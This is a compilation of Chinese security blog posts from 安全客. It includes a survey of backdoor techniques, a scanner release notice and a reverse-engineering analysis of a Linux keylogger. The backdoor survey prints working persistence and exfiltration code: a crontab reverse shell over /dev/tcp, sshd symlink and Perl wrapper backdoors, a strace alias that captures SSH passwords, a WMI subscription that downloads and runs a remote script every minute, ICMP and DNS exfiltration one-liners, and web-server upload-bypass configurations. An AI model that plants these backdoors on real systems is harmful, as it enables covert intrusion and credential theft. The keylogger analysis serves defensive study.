安全客 (bobao.360.cn)

查看详细信息 ：

```
Get-Help Invoke-DllInjection –Detailed
```

```
参数
    -ProcessID <Int32>
        Process ID of the process you want to inject a Dll into.

    -Dll <String>
        Name of the dll to inject. This can be an absolute or relative path.

    <CommonParameters>
        此 cmdlet 支持通用参数: Verbose、Debug、
        ErrorAction、ErrorVariable、WarningAction、WarningVariable、
        OutBuffer 和 OutVariable。有关详细信息，请键入
         "get-help about_commonparameters" 。

    -------------------------- 示例 1 --------------------------

    C:\PS>Invoke-DllInjection -ProcessID 4274 -Dll evil.dll

    Description
    -----------
    Inject 'evil.dll' into process ID 4274.
```

安全客 (bobao.360.cn)

结束语

Powershell 实在是太强大了，可以说是内网渗透利器，继续深入研究，下一篇文章我们就不再是使用别人的脚本了，本篇文章的作用主要还是在于引导，大家还是要多用多练，才能在实践中灵活的运用。

那些年，我们一起玩过的后门

作者：lynahex
原文来源：【安全客】http://bobao.360.cn/learning/detail/3218.html

前言

没有最好的后门，只有最合适的后门。

时光荏苒，岁月如梭，在这篇文章里，我将对后门的各种形式进行解读和总结，这不仅仅是能帮你找到回忆，更希望的是能给予大家帮助、启发思考。

后门种类繁多，林林总总，根据不同的需求出现了很多奇怪好玩的后门。它可以是一行简单的代码，也可以是复杂的远控木马，它可以是暴力的，也可以是很优雅的。

在整体架构上，一个优秀的后门应该充分考虑其功能、触发方式和通信方式等方面。针对不同的方面，杀软也会根据其特征进行处理。为了进一步的持续性控制以及后渗透，后门越显复杂化。从后门的发展史中可看出，这是一场攻与防的持续性较量。

从终端平台的角度看，后门可分为 Linux 型、Windows 型和 IOT 型；

对于 Linux 而言，从后门的形式上看，可分为配置型、logger 型和 rookit 型；

对于 Windows 而言，从后门触发方式的角度看，可分为 Registry 型、Schtasks 型和 WMI 型；

从通信方式的角度看，后门可分为 http/https 型、irc 型、dns 型、icmp 型等等；

从网站应用的角度看，后门可分为模块扩展型、后端语言型和配置文件型。

……

终端类

一. Linux 后门

1. 配置型

这里的配置型是指借助 Linux 系统本身的一些特性来完成后门布置功能。

1.1 crontab 后门

运维经常会用到该命令，这相当于 Windows 的计划任务，规定时间来执行指定命令。这通常与反弹 shell 一起运用。

```
(crontab -l;printf "*/5 * * * * exec9<> /dev/tcp/localhost/8080&&exec0<&9&&exec1>&92>&1&&/bin/bash
--noprofile –I;\rno crontab for `whoami`%100c\n")|crontab –
```

1.2 ssh 公钥免密

将客户端生成的 ssh 公钥写到所控服务器的~/.ssh/authorized_keys 中，然后客户端利用私钥完成认证即可登录。

客户端：

```
$ ssh-keygen -t rsa
$ ls
id_rsa    id_rsa.pub
```

把 id_rsa.pub 写入服务端的 authorized_keys 中，并修改好相应权限。

服务端：

```
$ chmod 600 ~/.ssh/authorized_keys
$ chmod 700 ~/.ssh
```

这种后门的特点是简单易用，但在实战中会被服务器的配置环境所限制，以及容易被发现。

1.3 软连接后门：

```
ln -sf /usr/sbin/sshd /tmp/su; /tmp/su -oPort=5555;
```

经典后门。直接对 sshd 建立软连接，之后用任意密码登录即可：

```
ssh root@x.x.x.x -p 5555
```

但这隐蔽性很弱，一般的 rookit hunter 这类的防护脚本可扫描到。

1.4 SSH Server wrapper：

```
# cd /usr/sbin/
# mv sshd ../bin
# vim sshd
#!/usr/bin/perl
exec"/bin/sh"if(getpeername(STDIN)=~/^..LF/);
exec{"/usr/bin/sshd"}"/usr/sbin/sshd",@ARGV;
```

赋予权限 chmod 755 sshd，最后正向连接：

```
socat STDIO TCP4:target_ip:22,sourceport=19526
```

其中，\x00\x00LF 是 19526 的大端形式，便于传输和处理。

原理是从 sshd fork 出一个子进程，输入输出重定向到套接字，并对连过来的客户端端口进行了判断。隐蔽性比刚刚介绍的软连接后门要好。

2. logger 型

2.1 alias 后门

这种通过替换命令来使得 evil 效果最大化的用法，一般是通过追踪 ssh 的系统调用比如 read、write 等来记录下 ssh 的操作。

在当前用户的.bashrc 下添加如下代码：

```
alias ssh='strace -o /tmp/sshpwd-`date '+%d%h%m%s'`.log -e read,write,connect -s2048 ssh'
```

当然，这只是 alias 后门的一种用法，可根据具体情况举一反三。

2.2 pam 后门

pam 是一种认证机制，它可帮助管理员快速方便地配置认证方式，并且无需更改服务程序。这种后门主要是通过 pam_unix_auth.c 打补丁的方式潜入到正常的 pam 模块中，以此来记录管理员的帐号密码。搭建方式见下连接。

2.3 openssh 后门

同理，也是下载对应的恶意补丁包，来记录管理员的帐号密码。但该后门与 pam 后门存在很大的问题是编译环境，有时在实战中会出现各种各样的问题。搭建方式见下连接。

http://www.tuicool.com/articles/eIv22az

3. rookit 型

3.1 应用级 rootkit

应用级 rookit 的主要特点是通过批量替换系统命令来实现隐藏，如替换 ls、ps 和 netstat 等命令来隐藏文件、进程和网络连接等，有时会有守护进程来保证后门的稳定性。推荐两款常用的木马：mafix 和 brookit。如果想要学习 linux 类木马，推荐阅读 orange 的 tsh 源码，基本上涵盖了常规木马应具有的特点。

3.2 内核级 rookit

隐藏性通常要借助对 linux 系统调用的截获来达到目的，并且难以查杀，难以清除，危害巨大。

由于未找到相应例子，遂不做具体分析。希望有同学能补充。

二. windows 后门

windows 后门博大精深，实在不好分类，因为后门常需持久化潜在运行，受到 powersploit 中 persistence 脚本的启发，因此采取使用后门的触发方式进行分类，分为 registry 型、schtasks 型和 WMI 型。

1. registry 型

在一般用户权限下，通常是将要执行的后门程序或脚本路径填写到如下注册表的键值中 HKCU:Software\Microsoft\Windows\CurrentVersion\Run ,键名任意。普通权限即可运行。

不过这老生长谈的后门早已被用烂，360 杀软会弹框提示。

2. schtasks 型

该类型后门可分为管理员权限和普通用户权限，管理员权限可以设置更多的计划任务，比如重启后运行等。

举例：

每小时执行指定命令：

```
schtasks /Create /SC HOURLY /TN Updater /TR $CommandLine
```

这里比较大的限制是策略问题，只能按照规定的时间来执行相关程序或命令。通常来讲，持久性的 APT 对于这点要求较高。

3. WMI 型

Defcon23 的演讲后，WMI 型后门的热度在国外迅速蔓延。（强烈推荐使用该类型后门）

它是只能由管理员权限运行的后门，一般是用 powershell 编写。目前以这一触发方式运行的后门是不会引起杀软任何反映的。具体原理可到 drops 去了解。

该类型后门主要用到了 WMI 展现出来的两个特征：无文件和无进程。

将 core code 加密存储于 WMI 类的 property 中，而该位置在复杂的 CIM 数据库中，这达到了所谓的无文件 将 filter 和 consumer 异步绑定在一起 ,当规定的 filter 满足条件时，比如间隔 1min，那么系统会自动启动一进程（名称为 powershell）去执行 consumer（后门程序）中的内容，当执行完成后，进程会消失，持续的时间根据后门运行情况而定，一般是几秒，这达到了所谓的无进程。

上述三类的详情代码请参考 powersploit

现阶段无论再复杂的 WMI 后门都是围绕上面两点而展开的，最核心的是后者。

下面是比较典型的代码，功能为每分钟执行‘下载并执行’：

```
$Name = 'test'
# build the filter
$TimeExecTime = 60
$Query = "SELECT * FROM __InstanceModificationEvent WITHIN
                                $TimeExecTime WHERE TargetInstance ISA
'Win32_PerfFormattedData_PerfOS_System'"
```

```
$NS = "root\subscription"
$FilterArgs = @{
        Name=$Name
        EventNameSpace="root\cimv2"
        QueryLanguage="WQL"
        Query=$Query
}
$Filter = Set-WmiInstance -Namespace $NS -Class "__EventFilter" -Arguments $FilterArgs
# build the consumer
$ConsumerName = $Name
$command = "`$wc = New-Object System.Net.Webclient; `$wc.Headers.Add('User-Agent','Mozilla/5.0 (Windows
NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) Like Gecko'); `$wc.proxy = [System.Net.WebRequest]::DefaultWebProxy;
`$wc.proxy.credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials; IEX
(`$wc.DownloadString('$URL'))"
#$encCommand = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($command))
$commandLine = "C:\\Windows\\System32\\WindowsPowershell\\v1.0\\powershell.exe -NoP -NonI -w hidden
-Command $command"
$ConsumerArgs = @{
        Name=$ConsumerName
        CommandLineTemplate=$commandLine
}
$consumer = Set-WmiInstance -Class "CommandLineEventConsumer" -Namespace $NS -Arguments
$ConsumerArgs
#Bind filter and consumer
$Args = @{
      Filter = $Filter
      Consumer = $consumer
}
Set-WmiInstance -Class "__FilterToConsumerBinding" -Namespace "root\subscription" -Arguments $Args
```

也出现过一些流氓软件比如 xxx 使用这种方式来达到“删不掉”的效果。

三. IOT 后门

物联网的脆弱性因 Mirai 恶意软件的肆用而不断凸显，特别是弱口令的泛滥、致使了大批物联网设备沦陷。其中造成的危害不言而喻，不但可以耗用其资源，更可怕的是可能利用设备本身的功能造成意料不到的伤害。如果单单从技术的角度上讲，Mirai 确实是一款非常优秀的恶意软件。在这里，我们只讨论它们的后门特性：

1.进程

对于运行时进程的处理，Mirai 采用的是进程名随机，也算是为了不被特征提取所采取的一个措施。

```
// Hide process name
name_buf_len = ((rand_next() % 6) + 3) * 4;
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
prctl(PR_SET_NAME, name_buf);
```

安全客 (bobao.360.cn)

2.防重启

因为 IOT 设备的特殊性，无法将程序写进设备中，只能驻留在内存里，所以需不能使设备重启。在固件里，有一进程会不断向 watchdog 进程发送一字节数据，如果没有该操作，设备则会重启。Mirai 采取的是关闭 watchdog 的功能。

```
// Prevent watchdog from rebooting device
if ((wfd = open("/dev/watchdog", 2)) != -1 ||
    (wfd = open("/dev/misc/watchdog", 2)) != -1)
{
    int one = 1;

    ioctl(wfd, 0x80045704, &one);
    close(wfd);
    wfd = 0;
}
```

安全客 (bobao.360.cn)

3.通信协议

该过程可以分为

上线过程：bot 发送\x00\x00\x00\x01，得到回应后再发送\x00；

心跳过程：bot 间隔 60s 发送\x00\x00cnc，cnc 回应\x00\x00；

解析执行：cnc 对 bot 发出的指令里采取了一定的格式。

[target_num] 02 [IP] 08 08 08 08 [MASK] 20 [IP] 07 07 07 07 [MASK] 20

.....

IOT 设备后门的重点往往是在其功能的实现上，而不是在后门的 persistence 上，因为 IOT 设备一旦被突破，几乎入无人之境，恶意软件会合理地最大化利用其中的资源。

通信方式类

后门的网络通信行为同样是防火墙的侦查重点，在复杂的实际环境下，怎么把被控端的数据回传成为了一个难点。对于不同的防火墙，其使用的策略也有些不同。

下面以后门通信方式分类来为大家讲解：

1. http/https 型

目前可以说这是最流行的通信方式，可借用第三方的 api 来实现回连功能，从很大程度上讲解决了很多困难。像在 github star 比较高的，如 twittor、gcat 等，从代码上看不会有太大问题，主要是完成了对相应第三方应用的 api 调用以及功能的实现，但是这种第三方选取并不合理，它会造成溯源十分容易。先不论 gmail 的实名制，问题的关键在于被控端只能共享一个或几个 gmail 帐号，当其中一个被控端被追查后，其它的被控端很可能就处于危险状态。

根据经验来看，如果真要借助第三方的网站来完成通信，比较常用的是论坛、网盘等，可以将被控端各自的权限分离开来。在很多 APT 报告中，我们可看到 dropbox 及 reddit 快成为远控木马的重灾区，官方当然也出台了一些措施来制止这种行为。

这部分木马可参考 nishang 框架中的 HTTP-Backdoor 脚本。

总的来讲，这种适合于比较小型的，不适合于大型僵尸网络。在国内这种类型的网站基本需要实名制，以官方的力量来追踪是十分容易的。危害小则被封号，大则查水表。

目前对于追踪的问题主流采取的是 DGA(Domain Generation Algorithm) ,自建服务器。

攻击者和被控段以同样的算法和种子算出一系列域名，种子的约定可以是日期，可以是天气等。攻击者注册其中的一个或多个域名。这样的好处是反汇编难度大，算法不易被破解。即使被破解了，安全人员还需抢在攻击者之前及时注册生成的大量域名，费时费钱费力。

更多详细的可参考《C&C 控制服务的设计和侦测方法综述》

2. irc 型


irc 的木马优点很多，比如管理方便，便于远控协调分工，channel 隐藏，追溯难。

缺点很明显，国内只有较少的用户使用 irc，用户防火墙可能会拦截该流量，具体情况根据地区而定。

关于这部分 irc 木马的中文实例资料可参考：

http://www.freebuf.com/articles/web/110859.html

1. icmp 型



ICMP 通信协议中可看到在最后空余了很大的 data 段，名为数据缓冲区，可填充 60000 多字节。因此，可将被控端得到的数据放入其中：

```
$cmd = ls;
$timeout = 1000;
$server_ip = 'xxxx';
(New-Object System.Net.NetworkInformation.Ping).Send($server_ip, $timeout, $cmd)
```

在 server_ip 上抓包可看到返回结果。

4. dns 型

DNS 原理在这不过多展开，这种类型的逃逸方法一般是用自己申请的域名，将 NS 记录指向搭建的 NS 服务器上，使用 DNS 泛解析，把用户所查询关于该域名的信息记录下来。

```
ping -c 2 `whoami`.xxxx.ceye.io
```

或者：

```
nslookup -querytype=txt $data.ns.lynahex.com 8.8.8.8
```

不过使用如上的常规方法，似乎会对 data 长度有限制。

自建 NS 服务器的源码可看 NoEye

（题外话 :有的厂商从数据库中查询指定域名的 txt 记录时并未过滤 ,可能会有 sql 注入。）

该类流行的木马可参考 dnscat2,它涉及了更底层的包构造，即使没有域名，也可使用该协议进行通信。

具体用法如下：

http://bl4ck.in/index.php/penetration/use-dns-to-bypass-firewall.html

……

总的来说，这类后门依赖于上层协议，符合人们常用协议的范围，同时，攻击者也在探寻新兴的协议来 exfiltrate。

网站类

传统的后门中自然少不了该类型，从用户发出数据请求开始到最终落入网站的数据库中，经过服务端的每一环节都有可能成为攻击者利用的地方。

1. 模块扩展型

中间件之所以能被利用，是因为它们的可扩展性，当布置完模块或插件时，中间件无法判断开发者的行为是否为恶意。

1.1 apache

将后门增加到 apache 模块目录中，攻击者只需要简单地发起一个请求就可拿到 root 权限的 shell，并且没有任何日志记录。最出名的莫过于 mod_rootme

具体操作可参考：

http://bl4ck.in/index.php/penetration/apache-port-reuse-backdoor.html

1.2 nginx

nginx 占有内存少，并发能力强，受到很多用户的喜爱。它可很方便地添加和升级模块，同理，pwnginx 作为经典的后门也是应用了该原理，程序员只需将正常的功能稍微改动，就能达到另一面的效果。

具体操作可参考：http://www.hackdig.com/?07/hack-4762.htm

1.3 iis

iis 后门是用了 iis 本身的机制，当在 http 头里增加一字段即可触发后门，并执行发过来的命令。

具体原理和操作可参考：

http://esec-lab.sogeti.com/posts/2011/02/02/iis-backdoor.html

中间件的后门大多是以类似上述原理为基础的。

1.4 PHP 扩展库

同理，将编译好的 so 文件添加到 php.ini 的 extension 中。当模块被初始化时，会去加载执行我们的代码。当发送特定参数的字符串过去时，即可触发后门。

具体操作可参考：http://cb.drops.wiki/wooyun/drops/tips-3003.html

……

2. 后端语言型

这类后门在新型框架和语言的兴起下，影响力有些稍稍减弱。主要原因是现主流框架都采取路由的方式来映射 url，有时攻击者即使上传完后门，也有可能无法找到对应的路由映射方式。站在不同人群的角度来看后门也别有一番风情。下面分为开发者后门和攻击者使用的后门，其中针对攻击者的后门是以 PHP 为例。

2.1 开发者后门

有时开发者也会在代码中留下后门，比如 x 博 CMS。它通常是一些奇怪的代码，稍微动态调试下可分析出后门，这是属于比较低级的，更高级的的后门是逻辑和理论相关的漏洞，在 defcon23 上进行的“卑鄙密码竞赛”，曾经 wooyun 有介绍，有的参赛者将密码学的知识和 PHP 特性相结合，并以一定的逻辑性代码迷惑大多数人。虽然不难，但能想出这点子实在难能可贵。更为有趣的是，即使被发现了也可当作是个漏洞处理，舆论不会偏向于说这是开发者留下的后门。

另外一方面，后门不一定直接出现在产品中，可能也会存在库中或编译好的文件里，比如 nodesjs 仓库或 pyc 后门。

2.2 PHP 后门

随着时代的变迁，木马的重心也随着转移。前 10 年里，PHP 马看重的是功能，而如今则是免杀以及绕 waf 的能力，具体来说，指的是木马静态文件的免杀和通信流量的无特征。

在实战中，主要采取的方法为混淆编码、字符替换等，还可利用解释性语言的特性以及其回调机制。对于通信流量方面，一般采取对称加密，如 DES，而不是编码等。比较成熟的后门是 weevely，也可根据需求将菜刀完善，把流量加密。

3. 配置文件型

该类型后门主要是通过阅读相关官方文档来挖掘发现，主要应用场景是 bypass 上传文件的黑名单。

以 PHP 语言为例：

3.1 .htaccess 后门

在.htaccess 中添加 php 解析的新后缀并上传，之后上传该后缀的木马即可。

```
AddType application/x-httpd-php .abc
```

3.2 .user.ini 后门

.user.ini 相当于用户自定义的 php.ini。

上传.user.ini，其中的内容为：

```
auto_prepend_file=xx.gif
```

可以让该目录下的所有 php 文件自动包含 xx.gif，我们直接上传 xx.gif 作为木马。不过较大的限制是该目录下必须要有正常的 php 文件才能使得 xx.gif 中的代码执行。

……

总结

本文从多个纬度讲述了五花八门的后门，需求有多大，后门就会有多少。后门并不神奇，它无处不在，可能隐匿于正常功能中，隐匿于我们的身边。就如余弦说的那样，“以邪气的眼光看世界”，“每一名程序员都可以成为黑客”。后门也只是一段代码，只不过有时会充满无尽的想象力，这也是无穷的魅力所在。

参考资料

wooyun-drops

http://www.joychou.org/index.php/web/ssh-backdoor.html

http://www.freebuf.com/articles/terminal/117927.html

https://www.cdxy.me/?p=749

https://www.leavesongs.com/PENETRATION/php-callback-backdoor.html

开源被动扫描器 GourdScan v2.0 发布！

作者：YSRC

原文来源：【安全客】http://bobao.360.cn/learning/detail/3127.html

GourdScan 最初是 Matt(Cond0r)开发的一款被动式注入检测工具，当时仅在乌云 zone 发了一篇帖子，现在看用的人还不少，155 star，159 fork。

GourdScan V2.0 是一款基于代理和流量监听的被动式扫描器，是 GourdScan 的升级版，在原有的基础上增加了很多功能，也有了很大的改变。目前由 range 同学维护，支持扫描 xpath，ldap，lfi，xss 等漏洞。

项目地址 https://github.com/ysrc/GourdScanV2/

与第一版 GourdScan 比较

Diff

用 redis 作为数据库而不是 mysql。

webui 改为基于 tornado，不再需要 php 环境。

proxy 改为 http+https 混合代理，大部分网站均可测试，远程代理需要设置 ip 为 0.0.0.0。

使用了 python scapy 模块指定网卡抓 http 包，可以有效通过混杂模式获取通过本机的流量并测试，而无需设置代理。

增加规则，同时可以扫描 xpath，ldap，lfi，xss 等漏洞。

相同：

用 sqlmapapi 进行 sql 注入检测。

注意：不要在嗅探流量的同时，在本机开启 sqlmap 等程序，否则这些流量也会被加入到 redis 中形成死循环！！！

具体的配置及注意事项请参考项目首页的 README.MD

To Do

(1)优化测试 url 参数，更有效地减少重复。

(2)WEB 界面持续升级。

(3)HTTP+HTTPS 代理稳定性优化。

(4)scapy 资源占用改进。

(5)伪静态的支持。

(6)不再使用 sqlmapapi，替换成减少资源占用的弱规则扫描和强化扫描精度的强规则扫描及中等规则扫描。

Docker Image

链接: https://pan.baidu.com/s/1miLKhW8 密码: thrf

```
docker run -d -p 10022:22 -p 10086:10086 -p 10080:80 -p 16379:6379 ubuntu:14.04 /usr/sbin/sshd –D
```

ssh 密码：

```
gourdscan_admin123~
```

redis：

```
redis-server ~/GourdScan_v2/redis.conf
```

使用 Docker 镜像的同学需要 git pull 同步下最新代码。

或者使用如下方法获取镜像：

```
docker pull larryaqk360/scanner
```

Thanks

感谢项目中使用的 sqlmap 等开源项目、为本项目开发做出贡献的【|→上善若水】童鞋、mottoin 网站和其他对本项目有帮助的朋友。

如果在使用中发现有任何 bug 或建议，欢迎在 github 上提交 issue。

YSRC 招安全开发，渗透测试方向，由前广测、前伏宸实验室的 wolf 大表哥带，工作地点苏州总部，接受实习。可发送简历至 sec@ly.com，或关注 YSRC 公众号咨询，欢迎推荐。

一款 Linux 下的键盘记录软件分析

译者：shan66

原文来源：http://www.morphick.com/resources/lab-blog/mikey-linux-keylogger
译文来源：【安全客】http://bobao.360.cn/learning/detail/3318.html

前言

当前，Linux 恶意软件正在逐渐流行起来了。近几年，已经有好几起重大安全事件中所涉及的 Linux 后门都是从 Windows 系统移植过来的。在研究 Odinaff 报告中的 Windows KLRD 键盘记录软件的过程中，我们发现了几个新的键盘记录软件。在本文中，我们讨论的焦点是 MiKey，这是一个鲜为人知的、之前未曾检测到的键盘记录软件。

在撰写本文时，Virustotal 上的引擎仍然检测不出该恶意软件。

SHA256:	9c07ed03f5bf56495e1d365552f5c9e74bb586ec45dffced2a8368490da4c829
File name:	mikey
Detection ratio:	0 / 54

安全客（bobao.360.cn）

软件分析

这款恶意软件是一个 64 位的 Linux 可执行文件：

```
9c07ed03f5bf56495e1d365552f5c9e74bb586ec45dffced2a8368490da4c829: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=550c58e6a9bc88b8724fd8ab7fd79a6c58c12d28, not stripped
```

同时，它还依赖于以下程序库：

```
linux-vdso.so.1 (0x00007ffd25123000)
libX11.so.6 => /usr/lib/x86_64-linux-gnu/libX11.so.6 (0x00007f7f56420000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f7f5621c000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f7f55e7e000)
libxcb.so.1 => /usr/lib/x86_64-linux-gnu/libxcb.so.1 (0x00007f7f55c56000)
/lib64/ld-linux-x86-64.so.2 (0x00005597839c6000)
libXau.so.6 => /usr/lib/x86_64-linux-gnu/libXau.so.6 (0x00007f7f55a52000)
libXdmcp.so.6 => /usr/lib/x86_64-linux-gnu/libXdmcp.so.6 (0x00007f7f5584a000)
```

在分析这个二进制代码的符号表之后，我们找到了一些非常让人感兴趣的函数名。（为了方便阅读，这里就不给出完整的输出了）：

```
63: 00000000004014b2      79 FUNC      GLOBAL DEFAULT      14 createProccess
```

```
64: 0000000000400ed6    128 FUNC    GLOBAL DEFAULT    14 initPlugins
67: 0000000000400f56    105 FUNC    GLOBAL DEFAULT    14 moduleFeed
68: 000000000040102d   1157 FUNC    GLOBAL DEFAULT    14 keylogger
75: 0000000000400dc6    159 FUNC    GLOBAL DEFAULT    14 handleArgs
83: 0000000000400e65    113 FUNC    GLOBAL DEFAULT    14 moduleHandleArgs
85: 00000000004015fc    209 FUNC    GLOBAL DEFAULT    14 addData
87: 0000000000400cd0     42 FUNC    GLOBAL DEFAULT    14 _start
88: 0000000000400fbf    110 FUNC    GLOBAL DEFAULT    14 addParentheses
92: 0000000000401501    126 FUNC    GLOBAL DEFAULT    14 main
103: 0000000000400b00     0 FUNC    GLOBAL DEFAULT    11 _init
```

编译器留下的注释表明，它是在 Ubuntu 16.04.2 系统上编译的：

```
9c07ed03f5bf56495e1d365552f5c9e74bb586ec45dffced2a8368490da4c829:     file format elf64-x86-64
```

下面是.comment 节中的内容：

```
0000 4743433a 20285562 756e7475 20352e34    GCC: (Ubuntu 5.4
0010 2e302d36 7562756e 7475317e 31362e30    .0-6ubuntu1~16.0
0020 342e3229 20352e34 2e302032 30313630    4.2) 5.4.0 20160
0030 36303900                               609.
```

该二进制文件中的构建路径给出了进一步的证据：

```
/home/ubuntu/MiKey-64-ubuntu
```

strace 工具可以迅速确定函数的高级工作流程并识别潜在的重点对象。其中，一个失败的文件打开，即“mikey-text.so”引起了我们的注意，所以我们不妨从这里开始下手。

```
open("./tls/x86_64/mikey-text.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
open("./tls/mikey-text.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
open("./x86_64/mikey-text.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
open("./mikey-text.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
```

该恶意软件没有在这些目录中显式搜索 mikey-text.so。这是 dlopen 的副作用，根据其手册页的介绍：

“在程序启动时，如果环境变量 LD_LIBRARY_PATH 中包含由冒号分隔的目录列表的话，则搜索这些目录。

在搜索片刻后，我们又找到了一个包含字符串“mikey-text.c”的二进制文件（SHA-256 bc6d25dff00dfb68b19b362c409d2cf497e5dd97d9d6e5ce2bde2ba706f2bdb3）。由此，我们可以判断 mickey-text.so 是这个二进制文件的编译版本。

根据这个判断，我们将第二个二进制文件重命名为 mikey-text.so，并将其放在通过 strace 找到的加载路径中。这样一来，该恶意软件竟然能够成功执行了。其中，输出文件（out.log）用来保存键击动作及相应的时间戳。

```
[2016-12-13 14:14:29]
[2016-12-13 14:14:35]   (Enter)
[2016-12-13 14:14:49]  hello (space) from (space) 安全客(bobao.360.cn)
```

通过静态分析，我们能够知道，当键盘记录软件启动时，它首先会加载插件，然后处理相应的参数，最后生成相应的进程。

当加载插件时，该键盘记录软件会查找一个硬编码的插件（该插件名为“mikey-text.so”），并调用 dlopen 来获取它的句柄。

```
loc_400EEC:
mov     eax, [rbp+i]
cdqe
lea     rdx, ds:0[rax*8]
mov     rax, [rbp+hdlarr]
lea     rbx, [rdx+rax]
mov     eax, [rbp+i]
cdqe
mov     rax, plugins[rax*8]
mov     esi, 2          ; mode
mov     rdi, rax
call    _dlopen
mov     [rbx], rax
mov     eax, [rbp+i]
cdqe
lea     rdx, ds:0[rax*8]
mov     rax, [rbp+hdlarr]
add     rax, rdx
mov     rax, [rax]
test    rax, rax
jnz     short loc_400F44

nop
add     rsp, 28h
pop     rbx
pop     rbp
retn
initPlugins endp

                        public plugins
; const char *plugins[1]
plugins                 dq offset aMikeyText_so ; DATA XREF: initPlugins+
_data                   ends                    ; "mikey-text.so"
```

安全客（bobao.360.cn）

一切加载就绪后，就会通过"keylogger"函数来完成该程序的主要功能。

为了更好地理解 Linux 键盘记录软件和相关的函数调用，掌握基本的 X 函数的相关知识是至关重要的。下面，我们就对“keylogger”函数用来查询击键信息以及获取原始击键数据的例程进行简要说明。

XOpenDisplay 返回用来连接 X 服务器的 display 结构。它是通过 TCP 或 IPC 进行通信的。

XQueryKeymap 该函数用于收集键盘状态方面的信息。此外，也可以使用该函数来收集当前按下了哪些键的信息。


XkbKeycodeToKeysym 该函数可以用来显示特定键的 keysym。

XKeysymToString 将之前捕获到的 keysym 进行相应的转换。

XGetInputFocus 获得当前的输入焦点。

一旦检索到键码，它就会与一个大型转换表进行比较，以将每个键码转换为字符串，这与大多数键盘记录软件没有什么两样。

然后，找出不可打印的击键，并用人类可读的输出来代替它们。



如果返回了不可打印的字符，就会调用一个小的函数来格式化括号中的字符串，以便将其输出到日志中。

```
mov     rcx, rax
mov     edx, offset format ; " (%s) "
mov     esi, 0             ; maxlen
mov     edi, 0             ; s
mov     eax, 0
call    _snprintf
add     eax, 1
```

安全客（bobao.360.cn）

一旦完成上述处理，相应的数据就被存储到一个缓冲区中，并传递给一个可加载模块。Linux 的 dlsym 方法提供了与 Windows 上的“LoadLibrary”类似的功能。来自 dlopen 的上一个句柄将被传递给 dlsym，这样，我们就可以使用它从 mikey-text.so 调用"getFeed"方法了。

```
mov     eax, [rbp+i]
cdqe
lea     rdx, ds:0[rax*8]
mov     rax, [rbp+hdlarr]
add     rax, rdx
mov     rax, [rax]
mov     esi, offset aGetfeed ; "getFeed"
mov     rdi, rax             ; handle
call    _dlsym
mov     [rbp+func], rax
call    _dlerror
mov     [rbp+result], rax
mov     rax, [rbp+b]
mov     rdx, [rbp+func]
mov     rdi, rax
mov     eax, 0
call    rdx
add     [rbp+i], 1
```

安全客（bobao.360.cn）

仔细阅读 mikey-text.so 的“getFeed”函数的代码你会发现它的功能其实非常简单，只是调用_log 函数而已。

```
push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     [rbp+b], rdi
mov     rax, [rbp+b]
mov     rsi, rax
lea     rdi, aS             ; " %s\n"
mov     eax, 0
call    _log
nop
leave
retn
```

安全客（bobao.360.cn）

接下来，_log 函数将调用_time 和_localtime（获取时间戳），并将它们构建为格式字符串。

```
push    rdx
mov     ecx, edi
mov     edx, esi
lea     rsi, format     ; "[%04d-%02d-%02d %02d:%02d:%02d] "
mov     rdi, rax        ; s
mov     eax, 0
call    _sprintf
```

安全客（bobao.360.cn）

此时，该软件会通过"a +"标志打开输出文件，然后使用_fputs 方法向文件写入内容。如果没有为 mikey-text.so 提供--output 选项，则会使用默认名称“out.log”。下面的屏幕截图将 cs：outputfile_ptr 的内容识别为指向输出文件名称的指针。

```
mov     rax, cs:outputfile_ptr
mov     rax, [rax]
lea     rsi, modes          ; "a+"
mov     rdi, rax            ; filename
call    _fopen
mov     [rbp+file], rax
cmp     [rbp+file], 0
jz      short loc_C03
mov     rdx, [rbp+file]
lea     rax, [rbp+logbuf]
mov     rsi, rdx            ; stream
mov     rdi, rax            ; s
call    _fputs
mov     rax, [rbp+file]
mov     rdi, rax            ; stream
call    _fclose
```

安全客（bobao.360.cn）

